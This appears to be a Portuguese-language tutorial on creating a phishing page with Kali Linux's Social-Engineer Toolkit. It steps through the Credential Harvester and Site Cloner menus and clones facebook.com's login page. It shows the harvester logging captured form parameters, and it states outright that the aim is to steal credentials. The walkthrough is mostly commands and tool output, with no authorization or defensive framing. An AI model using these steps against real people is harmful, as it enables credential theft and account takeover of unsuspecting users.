

Criação de phising com o Kali Linux

Comando: sudo su




```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] senha para kali:
┌──(root㉿kali)-[/home/kali]
└─#
```

Comando: setoolkit e Social-Engineering Attacks (1)




```
    response = self._open(req, data)
               ^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.12/urllib/request.py", line 532, in _open
    result = self._call_chain(self.handle_open, protocol, protocol +
             ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.12/urllib/request.py", line 492, in _call_chain
    result = func(*args)
             ^^^^^^^^^^^
  File "/usr/lib/python3.12/urllib/request.py", line 1392, in https_open
    return self.do_open(http.client.HTTPSConnection, req,
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.12/urllib/request.py", line 1347, in do_open
    raise URLError(err)
urllib.error.URLError: <urlopen error [Errno -3] Temporary failure in name re
solution>
 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

Comando: Web Site Attack Vectors (2)




```
              ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.12/urllib/request.py", line 492, in _call_chain
    result = func(*args)
             ^^^^^^^^^^^
  File "/usr/lib/python3.12/urllib/request.py", line 1392, in https_open
    return self.do_open(http.client.HTTPSConnection, req,
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.12/urllib/request.py", line 1347, in do_open
    raise URLError(err)
urllib.error.URLError: <urlopen error [Errno -3] Temporary failure in name re
solution>
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set>
```

Comando: Credential Harvester Attack Method (3)




```
efresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This met
hod utilizes iframe replacements to make the highlighted URL link to appear l
egitimate however when clicked a window pops up then is replaced with the mal
icious link. You can edit the link replacement settings in the set_config if
it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web att
ack menu. For example, you can utilize the Java Applet, Metasploit Browser, C
redential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell i
njection through HTA files which can be used for Windows-based PowerShell exp
loitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>
```

Comando: Site Cloner




```
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>
```


Após selecionar o site cloner ele vai pedir o ip da máquina e o link para clonar o site, após isso é só colocar o ip da máquina e o link:



```
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.25]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Rega
rdless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Feito isso, basta pegar o ip da maquina e abrir no navegador web e roubar as credencias.





```
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.0.25 - - [07/Jan/2025 23:02:19] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: cookies={"t":1736301552,"u":0,"c":[]}
PARAM: h=AXAvsLMBTWH1qI60Z29C8g0uiOZh1NMkOpWdK6cNmoQFYiM4
PARAM: __aaid=0
POSSIBLE USERNAME FIELD FOUND: __user=0
PARAM: __a=1
PARAM: __req=1
PARAM: __hs=20096.BP:DEFAULT.2.0.0.0.0
PARAM: dpr=2
PARAM: __ccg=GOOD
PARAM: __rev=1019200757
PARAM: __s=h99zzl:cwoqli:vpciyi
PARAM: __hsi=7457358383176446734
PARAM: __dyn=7xe6E5aQ1PyUbFp41twpUnwgU29zE6u7E3rw5ux60Vo1upE4W0OE3nwaq0yE7i0n24o5-0me1Fw5uw
5Uwdq0Ho2eU5O08HwSyE1582ZwrU1Xo1UU3jwea
PARAM: __csr=
PARAM: lsd=AVqtKS2Zq28
PARAM: jazoest=2897
POSSIBLE PASSWORD FIELD FOUND: __spin_r=1019200757
POSSIBLE PASSWORD FIELD FOUND: __spin_b=trunk
POSSIBLE PASSWORD FIELD FOUND: __spin_t=1736301552
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: -----------------------------265522809218842628493389313759
Content-Disposition: form-data; name="ts"
```